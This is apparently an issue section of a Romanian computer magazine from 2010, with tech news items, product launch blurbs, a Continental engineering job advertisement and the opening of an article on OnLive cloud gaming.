Motorola a acționat în instanță Apple, acuzând compania de utilizarea neautorizată a 18 brevete cu referire la tehnologii de bază, la câteva zile după ce producătorul american de telefoane mobile a fost dat în judecată, la rândul său, de Microsoft, tot din cauza încălcării unor patente.

Analizii caracterizează aceste acțiuni juridice ca mișcări tactice în eforturile companiilor care se luptă pentru supremație pe piața telefoanelor mobile inteligente de a limita dezvoltarea competitorilor.

INFO: www.motorola.com


MINIATURIZARE

Nokia în Cartea Recordurilor

O reclamă realizată pentru promovarea smartphone-ului Nokia N8 a intrat în Guinness World Record la categoria „cel mai mic personaj animat folosit într-un film”. Scurt-metrajul de animație „Dot” are ca subiect o fetiță de doar 9 milimetri, care se trezește într-o lume magică, în care este urmărită de un „val” distrugător. Reclama a fost realizată de Aardman Animations (creatorii celebrelor personaje Wallace & Gromit) pentru agenția Wieden + Kennedy London. Filmarea a fost realizată cu un Nokia N8, fixat cu ajutorul unui cadru special pe un CellScope – un microscop special, creat în colaborare cu departamentul de fizică din Universitatea din Bristol. Filmul dorește să promoveze calitățile camerei foto de 12 megapixeli de care dispune smartphone-ul. Creativii W+K care au conceput reclama susțin că scopul lor a fost de a stabili un record mondial cu Nokia N8 și că atingerea acestuia constituie modalitatea perfectă de a celebra mesajul de bază al companiei – „tehnologia nu este cea mai importantă, ci ceea ce reușești să faci folosindu-te de ea”.

INFO: <http://blogs.nokia.com>

CellScope: inventatorul său este profesorul Daniel Fletcher de la Universitatea din Bristol.




BROWSER

Internet Explorer sub 50%!

Cota de piață a Internet Explorer a scăzut pentru prima dată sub 50%, conform datelor oferite de StatCounter. Evenimentul, înregistrat la nivel global, a avut loc în luna septembrie, când IE a ajuns la un procent de 49,87%. Tendința descrescătoare s-a menținut, astfel că în octombrie popularitatea IE a scăzut la 49,34%, de la 52,68% (iulie 2010). Firefox a înregistrat o creștere ușoară în perioada iulie - octombrie, de la 30,69% la 31,3%, în timp ce Chrome a urcat de la 9,88% la 12,2%. Analistii, care sunt de părere că declinul Internet Explorer a pornit de la înțelegerea dintre Microsoft și Comisia Europeană privind posibilitatea utilizatorilor europeni de a opta pentru browser-ul preferat în cadrul sistemelor de operare Microsoft, susțin că momentul este crucial pentru războiul browser-elor. În Europa, cota de piață a IE a scăzut în octombrie la 39,77%, față de 42,61% în iulie. Firefox a crescut de la 37,98% la 38,66%, iar Chrome câștigă teren încet, dar sigur, crescând de la 10,13% la 12,05%. La nivel local, popularitatea Firefox a depășit cu mult IE! Situația însă este cu totul atipică față de trendul mondial: browser-ul Mozilla a înregistrat însă o scădere, de la 45,08% la 43,99% - în timp ce browser-ul Microsoft a crescut de la 34,62% în septembrie, la 34,89% în octombrie, cel mai probabil grație noului IE 9. Conform Net Applications, IE stă mult mai bine în topul popularității (cel puțin în luna septembrie!), cu 59,65% față de doar 22,96%, cota Firefox.

INFO: www.statcounter.com; www.netmarketshare.com



Browser: cotele de piață în perioada iulie-octombrie 2010.

UP NORTH WEB

Încotro merge web-ul?

Luna aceasta, am avut ocazia să îi cunoaștem mai îndeaproape pe cei care stau în spatele browser-ului Opera, datorită faptului că am fost prezenți la primul eveniment internațional de presă organizat de către Opera Software.

Multă lume știe de Opera ca fiind browser-ul inovator. În România, destul de puțini îl folosesc pentru navigarea pe internet de pe desktop cu toate că pentru foarte mulți este browser-ul exclusiv de navigare de pe un telefon mobil. Pe Windows Mobile, Android, iPhone sau Symbian Opera mini (respectiv Opera Mobile) deține supremația absolută în lume: peste 71 milioane de utilizatori mobili folosesc Opera pentru că prin el pot să vadă toate site-urile de pe internet așa cum ar arăta ele pe desktop. Cu un efort minim din punct

de vedere al costurilor generate de trafic - Opera are opțiunea Turbo prin care site-urile sunt compresate și din câțiva MB de informație pe telefon se transferă doar câțiva KB. Țineți minte asta când veți dori să mai navigați de pe mobil.

Up North Web a fost un eveniment dedicat viitorului internetului, așa cum este el văzut acum de cei de la Opera. Adică un internet în care tot mai multe aparate vor răsări și în care conținutul trebuie să fie unitar din punctul de vedere al reprezentării.

Așa cum în urmă cu 500 de ani Gutenberg a făcut tipărița ce ulterior a devenit standard pentru multiplicarea informației și ne permite și acum să studiem cărți vechi, internetul actual are nevoie de aceeași putere de a rămâne neschimbat.

Iar puterea e dată de standardele web, pentru a căror adopție de către toate browser-ele militează și cei de la Google, Mozilla și Opera. În sediul Opera am tras cu ochiul la ceea ce va urma. Un Opera 11

pentru desktop cu accelerare GPU și extensii, Opera Mobile pentru Android cu suport de pinch to zoom și la un moment dat decodare GPU. Plus optimizările pentru compatibilitatea cu standardele HTML 5 și CSS3. Sunt lucruri ce vor veni în perioada imediat următoare pe o piață dinamică în care accesul la internet se mută destul de accelerat de pe desktop către televizoare și smartphone-uri.

WWW.Opera.com

Direct pe internet: Christen Krogh, CDO Opera Software, demonstrează cum un televizor Philips rulează conținut web cu browser-ul Opera.



Lansări în lume

Logitech: lapdesk audio



Logitech propune utilizatorilor un sistem lapdesk confortabil ce creează o experiență asemănătoare celei dintr-un cinema și care redă un sunet stereo de calitate, destinat netbook-urilor cu dimensiuni de 14,1 inch

sau mai mici. Logitech Speaker Lapdesk N550 dispune de boxe stereo integrate, plasate pe laturi, ce oferă un sunet stereo complet. Designul construit pe 4 niveluri, care oprește emanarea căldurii, combinat cu materialul ce permite aerului să circule, ajută la folosirea confortabilă a laptopului. Amortizoarele integrate pe suprafața sa păstrează laptopul stabil. Dispozitivul va fi disponibil din ianuarie, la un preț recomandat de 49,99 de euro.

INFO: www.logitech.com

RIM: tablet marca BlackBerry




În ciuda dimensiunilor reduse ale PlayBook (130 x 194 x 10 mm, 400 de grame), dispozitivul oferă un ecran capacitiv de 7 inch, 1024 x

600 pixeli, cu control multitouch, procesor dual-core tactat la 1 GHz (ARM Cortex A9), 1 GB RAM și stocare 16 GB / 32 GB (memorie flash). Tablet-ul dispune de o cameră web frontală de 3 MP și de o cameră foto de 5 MP (1080p), amplasată pe spatele tabletei. Conectarea la internet se poate face prin 3G sau Wi-Fi 802.11 n. Sistemul de operare proprietar BlackBerry Tablet oferă suport HTML5, POSIX OS, SMP, Open GL, BlackBerry 6, WebKit, Adobe Flash, JAVA și Adobe Mobile Air. Dispozitivul este capabil de multitasking, poate reda video Full HD 1080p, H.264, MPEG4, WMV, asigură secure Bluetooth 2.1 pentru sincronizare / transfer de date cu smartphone-urile BlackBerry și streaming DLNA.

INFO: www.rim.com

NVIDIA: nou produs din familia „Fermi”



NVIDIA a lansat GeForce GT 430, care folosește cea mai nouă unitate de procesare vizuală, fabricată pe

40 nm, cu numele de cod GF108. Acesta este deja folosit într-o gamă largă de platforme desktop și notebook produse de mulți integratori de sistem. GeForce GT 430 cu suport pentru DirectX 11 reprezintă un avantaj considerabil, oferind o experiență unică în editarea foto și video, Blu-ray 3D, dar și pentru noua generație de aplicații web și de navigare pe internet accelerate de GPU.

INFO: www.nvidia.com

Sony: notebook-uri business lifestyle



Noua gamă VAIO E de 14" oferă un design inedit, completat de culori electrice, un ecran de 35,5 cm și reprezintă soluția ideală pentru utilizare zilnică - navigare, blogging, sau pentru explorarea colecției media. Notebook-urile oferă un spațiu generos de stocare, putere mare de procesare și ecran panoramic, într-o carcasă compactă. Modelele includ procesoare Intel Core i3 de ultimă generație, 3 GB de memorie DDR3 și unități de procesare grafică ATI Mobility Radeon seria 5000. Trei porturi USB laterale sunt completate de un eSATA/USB, care oferă viteze de transfer de cinci ori mai mari către o unitate de stocare externă.

INFO: www.sony.ro

NEC: monitor profesional

NEC Display Solutions prezintă MultiSync PA231W - un monitor de 23 de inch, cu tehnologie IPS, format de 16 : 9 și caracteristici cum ar fi conectarea DisplayPort. Cu o rezoluție de 1920x1080 pixeli, monitorul oferă precizie imaginii și o stabilitate remarcabilă a unghiului de vizualizare. Funcția „Digital Uniformity Control” (ColorComp) reglează automat uniformitatea distribuției luminozității și a culorii, iar modulul programabil - 3D LUT poate calibra culorile, astfel încât să fie identice cu cele ce urmează a fi redade. Monitorul oferă funcție „Picture-in-Picture” și USB Hub (DisplaySync Pro) integrat și programabil.

INFO: www.nec.com



Motorola: MILESTONE XT720

MILESTONE XT720 este unul dintre cele mai subțiri smartphone-uri cu Android 2.1 și cameră de 8 megapixeli cu Xenon Flash. Cu ecran full touch capacitiv de 3.7" și rezoluție de 480x854, XT720 are capacitatea de a filma și de a reda HD, folosind camera de 8 megapixeli cu bliț Xenon, zoom digital 10x și opțiune de captură video 720p. Cablul HDMI inclus permite vizionarea pe un televizor HD a conținutului video. Conține un card de 8 GB microSD preîncărcat și suportă până la 32 GB.

INFO: www.motorola.com




Huawei: tableta-telefon

Sistemul de operare Android 2.1 rulează pe un dispozitiv cu ecran de 7 inch (18 cm) și o rezoluție de 800



x 480. Tableta cu o grosime de 15,5 mm și o greutate de circa 500 de grame este dotată cu un procesor Qualcomm Snapdragon ARM de 768 MHz, cu o memorie de 256 MB, care poate fi extinsă la 32 GB printr-un card microSD. Un cititor de card SD va permite descărcarea fotografiilor în memoria internă și vizionarea lor pe ecran sau partajarea lor imediată în rețele de socializare. Huawei S7 va intra în magazine înainte de Sărbători, la prețul de aproximativ 350 de euro.

INFO: www.huawei.com



Samsung: telefon high-end WAVE II

Modelul Wave II utilizează sistemul de operare bada 1.2, ultima ediție a platformei proprii Samsung. Ecranul TFT-LCD îmbunătățit, de 3.7", permite o vizualizare de calitate. Telefonul asigură compatibilitate universală pentru vizionarea diferitelor tipuri de fișiere video și oferă posibilitatea de a înregistra filme HD. Wave II este dotat cu Social Hub, ceea ce permite utilizatorilor să-și vizualizeze agenda, activitatea rețelelor sociale din care fac parte, serviciul de mesagerie instant și e-mailul. Toate integrate într-un layout de o singură pagină.

INFO: www.samsung.com

Verbatim: memorii flash „dungate”



Verbatim s-a inspirat din istoria curselor de mașini, lansând două noi memorii Store 'n' Go GT cu faimoasele dungă prezente la cursele de mașini peste tot în lume. Memoriile, în nuanțe de roșu și negru, au o capacitate maximă de 4 GB. Interfața USB 2.0 este protejată cu ajutorul unui mecanism prin alunecare, nefiind astfel nevoie de un capac separat.

INFO: www.verbatim.com

ASUS: monitor 3D VG236H



ASUS a adus și în România monitorul 3D VG236H, dotat cu NVIDIA 3D Vision și Trace Free II. Acesta are un timp de răspuns de 2 ms (de la gri la gri) și o rată de reimprospătare dublă, de 120 Hz, oferind efecte vizuale 3D ultra detaliate, la rezoluție FullHD. Prin tehnologia Color Shine, VG236H cu diagonală de 23" oferă o luminozitate de 400 cd/mp. Prin NVIDIA 3D Vision, monitorul preia avantajele ochelarilor activi, ale secvențelor de cadre alternante și ale ratei de reimprospătare de 120 Hz pentru a reda câte 120 de cadre pe secundă. VG236H dispune de porturi YPbPr și HDMI, precum și de porturi DVI Dual-link pentru 3D. VG236H și VG236HE costă 1999 de lei, respectiv 1599 de lei (TVA inclus). VG236H include în plus ochelarii 3D NVIDIA.

INFO: www.asus.com

Acer: Aspire One Happy colorează viața!



Culorile sunt o parte importantă a vieții noastre - acesta este unul din motivele pentru care Acer a lansat noua gamă de netbook-uri Acer Aspire One Happy, în nuanțe deosebite. Modelul cu ecran de 10,1 inch este prevăzut atât cu sistemul de operare Android (pentru a interacționa cu prietenii prin intermediul rețelelor sociale), cât și cu Windows 7 - fără a restarta sistemul. Happy oferă 2 GB memorie, HDD de 250 GB, asigură o autonomie de 8 ore și oferă conexiune 3G, Bluetooth, wireless și placă de rețea Fast Ethernet pentru conexiune LAN. La alegere, netbook-ul e dotat cu procesor Intel Atom N450 N550 dual-core.

INFO: www.acer.com

Nikon: trei noi camere foto COOLPIX



COOLPIX S80, COOLPIX S1100pj și COOLPIX S5100 fac parte din seria Style, oferind o serie de inovații

precum proiectorul încorporat sau ecranul OLED multi-tactil. COOLPIX S80 de 14,1 MP dispune de ecran OLED multi-tactil de 8,7 cm (3,5 inch), zoom optic 5x, o rezoluție de 819.000 de puncte și tehnologie Clear Color, care reduce consumul de energie și minimizează reflexiile. În plus, filmează în format HD. COOLPIX S1100pj dispune de proiector încorporat și funcție VR hibrid.

INFO: www.nikonisti.ro

Acer: super-performanță Aspire 5736Z

Noile notebook-uri sunt dotate cu procesoare de o performanță excelentă și grafică impresionantă. Dispun de display HD CineCrystalTM de 15.6", format 16:9, procesor Intel Pentium, HDD de 320 sau 500 GB, placă video Intel HD Graphics cu 128 Mb memorie video dedicată, bazată pe chipsetul GL40 Express, unitate optică integrată DVD-Super Multi, port HDMI ce permite conectarea la HDTV. Deține cameră web Crystal Eye cu rezoluția de 1,3 megapixeli, microfon încorporat și conexiune Wi-Fi CERTIFIED ce permite conectarea la orice hotspot. Prin Bluetooth partajarea fișierelor se realizează foarte facil, Aspire 5736Z fiind ușor de utilizat mulțumită configurației și a tastaturii Acer FineTip cu taste numerice independente și butoane mari.

INFO: www.scop.ro




Kingston: card microSDHC

Kingston anunță lansarea primului său card microSDHC clasa 4, cu o capacitate de 32 GB - soluția de stocare mobilă perfectă pentru segmentele de divertisment și business pe care folosirea smartphone-ului le integrează în viața cotidiană. Cardul este disponibil alături de o varietate de adaptoare, printre care și SD și miniSD, permițând utilizarea unui singur card pentru mai multe dispozitive și se distribuie cu un dispozitiv de citire USB, pentru a permite un transfer de date mai convenabil.

INFO: www.kingston-europe.com



Asus: Crosshair IV Extreme cu Multi-GPU CrossLinX 3



Noua placă de bază Crosshair IV Extreme din seria Republic of Gamers suportă cele mai rapide procesoare disponibile pentru chipset-ul AMD 890FX. Platforma oferă CrossLinX 3 care permite utilizarea simultană a plăcilor video de la producători diferiți sau din generații diferite. Crosshair IV Extreme aduce facilități intuitive pentru overclocking, precum ROG Connect, RC Bluetooth și ROG iDirect. Designul include cinci sloturi de extensie PCI Express. Două sunt dedicate plăcilor grafice native în configurație single GPU sau CrossFire. Celelalte trei beneficiază de tehnologiile Lucid HYDRALOGIX și CrossLinX 3, ce oferă opțiunea de a utiliza simultan plăci grafice de la producători diferiți, din generații diferite, fiind posibilă cuplarea a patru modele odată.

INFO: www.asus.com

MOBILITATE


Laptop sau tablet PC?

Un studiu recent spune că unul din patru americani ar dori să-și schimbe laptopul cu un dispozitiv de tip tablet PC, bazat pe SO-ul Android – atât pentru munca la birou, cât și pentru uz personal. Sondajul privind apetitul consumatorului pentru dispozitivele de tip tablet PC, realizat la solicitarea Sybase, a arătat că unul din doi deținători de telefoane Android este interesat de un astfel de dispozitiv și că unul din patru participanți ar dori să folosească un dispozitiv tabletă ca înlocuitor pentru laptop pentru serviciu sau uz personal. Aceasta se poate interpreta fie prin faptul că utilizatorii nu știu foarte multe despre posibilitățile unui astfel de dispozitiv, fie că cerințele lor față

de un înlocuitor de PC sunt destul de reduse. La achiziționarea unei tablete, 56% dintre respondenți au spus că preferă să cumpere un dispozitiv la un cost mai mic, dar cu pachet de date atașat, decât să cumpere o tabletă la un preț mai mare, dar fără nici un contract cu un furnizor de comunicații. Principalul beneficiu pe care tabletele l-ar aduce constă în creativitatea și inovația la locul de muncă (18%), urmat îndeaproape de eficiență, timp redus (16%) și comunicare, cooperare și productivitate (14%). În ceea ce privește prețul, 29% dintre cei chestionați au menționat că prețul ideal pentru o tabletă ar fi mai mic de 300 de dolari.

INFO: www.sybase.com

Preferințele utilizatorilor la ce ar trebui să ofere un tablet PC



SERIOUX

Un tandem reușit

Nova serie de navigatoare NaviMATE T2 oferă utilizatorilor un design îmbunătățit, dimensiuni reduse, funcții multimedia pentru rularea filmelor sau a muzicii, procesoare mai rapide - Atlas IV de 500 MHz și baterii cu o capacitate crescută, pentru un plus de autonomie. Dar poate cel mai important aspect îl constituie încheierea parteneriatelor cu

Sygyic – unul dintre cei mai mari dezvoltatori de software de navigație la nivel mondial, și Suncart – compania locală ce oferă una dintre cele mai detaliate și mai des actualizate hărți pentru România.

Variantele de navigatoare NaviMATE T2 existente în acest moment pe piața locală fie nu oferă software inclus, fie oferă software Mireo Black Edition 3.0

INFO: www.asesoftdistribution.ro

SERIOUX: singurele PND-uri cu Sygyic Drive 10 preinstalat și versiunea Suncart a hărții pentru România.



STRATEGIE

Un polonez la conducerea Microsoft România

Ronald Binkofski îl înlocuiește pe Călin Tatimir la conducerea filialei locale a Microsoft. Faptul că la conducerea unei filiale locale a fost numit un director general de o altă naționalitate reprezintă o premieră în politica internă a companiei. „Bilanțul lui Călin Tatimir după doi ani la conducerea filialei: revenire pe creștere în 2010, focus din partea întregii companii pe cloud computing și Microsoft, cel mai dorit angajator în România”, se arată în comunicatul oficial al Microsoft. Don Grantham, președinte al Microsoft Central and Eastern Europe, a apreciat că numirea reprezintă o zi importantă pentru Microsoft în România. „Îi mulțumim lui Călin pentru rezultatele deosebite pe care filiala din România le-a raportat în acești ani, în condiții economice dificile. Am simțit un spirit de echipă foarte viu în Microsoft România și sunt convins că prin numirea lui Ronald vom

Ronald Binkofski: noul director va continua implementarea planurilor de business ale companiei.



pune în valoare această fundație pentru o dezvoltare accelerată a organizației și a afacerilor Microsoft în România”, spune acesta. Ronald Binkofski se alătură echipei Microsoft România după 5 ani petrecuți în filiala din Polonia, în rolurile de Developer & Platform Evangelism Lead și, cel mai recent, Director de Marketing, Business și Operațiuni. Înainte de venirea în Microsoft, Ronald a fost CEE Area Manager în cadrul Software AG, funcție ce i-a permis contactul cu mulți clienți și parteneri din România.

INFO: www.microsoft.ro

LIVEVIEW

Display pentru telefoanele Xperia

Pentru cei mai comozi, care doresc să își controleze telefonul din gama Xperia fără să îl scoată din geantă sau din buzunar, Sony Ericsson propune micro-display-ul LiveView, care afișează toate activitățile terminalului prin funcția de control la distanță. Acesta este primul accesoriu compatibil cu platforma Android, oferit de producător.

LiveView se conectează wireless la telefonul mobil, cu ajutorul tehnologiei Bluetooth. Folosind micro-display-ul, utilizatorii își pot citi mesajele și pot verifica apelurile sau postările de pe rețele

sociale Facebook și Twitter, pot controla meniul de muzică sau își pot consulta agenda zilnică din memoria telefonului. Datorită dimensiunii reduse, Sony Ericsson LiveView se atașează cu ușurință la ceas, la breloc sau la laptop, în funcție de situație și de preferințele utilizatorilor. Totodată, Sony Ericsson a dezvoltat aplicația LiveWare Manager, care scanează piața de aplicații Android Market și afișează aplicațiile compatibile cu LiveView. Aplicația este disponibilă pe Android Market sau este preinstaltată.

INFO: www.sonyericsson.com




Sony Ericsson LiveView: disponibil pe piață de sine stătător sau prin „Pachetele de divertisment” (pachete ce conțin aplicații pentru telefon, accesorii și alte componente tematice).

PANASONIC

Toughbook cu ecran revoluționar

Panasonic CF-U1, cel mai popular model handheld din seria Toughbook, revine pe piață cu performanțe crescute cu 70% față de versiunea anterioară. Transflective Plus, tehnologia care echează sistemul portabil, îmbunătățește semnificativ reflexia razelor solare la suprafața ecranului, astfel încât claritatea display-ului este net superioară modelelor din prima generație. Notebook-ul este echipat și cu un senzor de lumină care ajustează corespunzător luminozitatea ecranului pentru a îmbunătăți și mai mult claritatea. În varianta cu upgrade, Toughbook CF-U1 este echipat cu un procesor Intel Atom Z530 de 1,6 GHz (de la 1,33 GHz în prima generație) și cu o memorie dublă (2 GB în loc de 1 GB). Echipamentul dispune de LCD tactil, unitate de stocare solid-state și scanner de amprente pentru autentificarea utilizatorului. Notebook-ul poate fi dotat opțional cu un cititor de coduri de bare 1D și 2D sau etichete RFID și



Toughbook CF-U1: autonomie de peste 9 ore și conectivitate WiFi, Bluetooth, iar opțional WWAN 3G./HSPA.

cu o cameră digitală de 2 megapixeli. Date fiind construcția foarte solidă a echipamentului, greutatea redusă (1 kg), dar și posibilitățile variate de andocare, acesta poate fi utilizat atât la birou, cât și în mașină sau chiar în mers. Panasonic Toughbook CF-U1 este comercializat în România la prețul de 2199 de euro + TVA.

INFO: www.panasonic.ro

DELL

Tablet PC, next generation

Dell pregătește cel de-al doilea dispozitiv din gama tablet PC, care va avea un ecran de 7 inch. Anunțul a fost făcut de șeful companiei, Michael Dell, în cadrul conferinței Oracle Open World de la San Francisco. CEO-ul Dell a subliniat în discursul său că dispozitivul va avea un ecran mult mai mare decât cei 5 inch oferiți de modelul anterior, Dell Streak, dispozitiv lansat și în România (2.700 de lei). Compania nu a oferit detalii legate de data lansării sau specificațiile tehnice. Conform speculațiilor presei, Dell pregătește nu încă unul, ci mai multe modele pentru a-și mări „familia” dispozitivelor de tip tablet PC! Cât despre noul model cu ecran de 7 inch, se pare că este vorba despre Dell Looking Glass, anunțat încă din luna aprilie – despre care se spunea că va oferi procesor Tegra 2, 4 GB memorie RAM, 4 GB stocare flash, slot SDHC și un webcam de 1,3 MP.

INFO: www.dell.com



Prototip: Michael Dell a prezentat noul dispozitiv cu ecran de 7 inch.

Are you auto-motivated? Welcome!

With sales of approximately €20 billion in 2009 Continental is among the leading automotive suppliers worldwide. As a supplier of brake systems, systems and components for powertrains and chassis, instrumentation, infotainment solutions, vehicle



www.romania.careers-continental.com

electronics, tires and technical elastomers, Continental contributes enhanced driving safety and global climate protection. Continental is also a competent partner in networked automobile communication. Continental currently employs approximately 138,000 in 46 countries.

For our Engineering Location Iasi we search for dynamic and motivated people to join our Chassis and Safety department.

Function Developer for Chassis and Safety (Iasi)

Job Description

As a Function Developer, your responsibilities will be:

- Development of algorithms for embedded software for 16-bit and 32-bit microcontrollers using C and Mat-lab/Simulink;
 - Modeling and simulation of electrical and mechanical devices like electrical motor, brake disc or control algorithms;
 - Cooperation in interdisciplinary project teams at international level in the field of automotive functionalities;
 - Possible direct customer contact;
 - Follow company standards and the software development process;
 - Development of functional concepts and specifications, functional design, implementation and test of functional modules
- Documentation (CAD data, test specification, review protocols).

Job Requirements

- University degree in a relevant field (i.e. Telecommunication, Automation and Computer science, Electronics, Electro technique, Mecatronics ...);
- Knowledge about C programming, MATLAB/Simulink and basic knowledge of embedded systems;
- Background in CAN communication and FlexRay communication;
- German language - would be very helpful;
- Good writing, reading and speaking English skills.

Benefits

- Integration Program in a professional, young & dynamic team;
- Competitive Salaries (based on performance) & Benefits;
- Health & Wellness (Private Health and Dental Insurance, Sport activities etc.);
- Professional Development Opportunities (in Technical and Managerial Area);
- Stability;
- International Work Environment & Traveling Opportunities;
- Relocation Package for non-Iasi Residents.

Like to drive with us? This way to our high-performance team:

Continental Automotive Romania S.R.L.

Bulevardul Poitiers no. 6, Iasi

Phone: +40 (232) 30 7504, Fax: +40 (232) 22 03 31

Email: career-auto-iasi@continental-corporation.com

Web: www.romania.careers-continental.com



Gaming in the cloud

Compania americană Onlive a lansat astă vară un **SERVICIU ONLINE** care permite rularea jocurilor nu pe calculatoarele utilizatorilor, ci pe serverele sale. Recent, Onlive a anunțat că va oferi în cele din urmă gratuit acest serviciu.

CODRIN HOSU

Anii recentți ne-au pus în fața unei migrații masive a mai multe tipuri de aplicații către web. Fie că a fost vorba de aplicații web sau de cloud computing, cu toții am avut de-a face cu acest fenomen. Am avut ocazia să asistăm la migrația serviciului de e-mail în principal către web sau chiar la migrația (pe alocuri doar în stadiu de început) unor tipuri de aplicații ceva mai sofisticate decât un simplu e-mail, precum aplicații office sau de prelucrare grafică. De asemenea, am avut posibilitatea să asistăm la o anume migrație a conținutului video tradițional către web. Aceasta a produs transformări semnificative la nivelul pieței, pentru că anumite tipuri de configurații hardware își pierd din semnificație, în situația actuală.

Ofertanții de servicii web își fac Data Center-e din ce în ce mai puternice, în timp

ce presiunea asupra hardware-ului utilizatorilor scade. Întotdeauna batem cu această introducere, vă puteți întreba. Înspre faptul

Practic jocurile sunt rulate pe serverele Onlive, dar sunt afișate pe calculatoarele (sau echipamentele) utilizatorilor.

că, după ce atâtea aplicații au ajuns „în nori”, era de așteptat să vină momentul și pentru jocuri.

Din casă pe internet

Compania americană Onlive este prima care a făcut acest pas, oferind din vară un serviciu plătit, prin intermediul căruia utilizatorii aveau acces online la o serie de jocuri (este vorba de titluri de ultimă oră pentru console, nu de „X și zero”). Practic jocurile


sunt rulate pe serverele Onlive, dar sunt afișate pe calculatoarele (sau echipamentele) utilizatorilor. Probabil că mulți utilizatori

au auzit măcar de diversele terminale software intermediare prin web (gen Team Viewer), așa că ideea unui joc rulat în altă parte nu ar trebui să-i sperie.

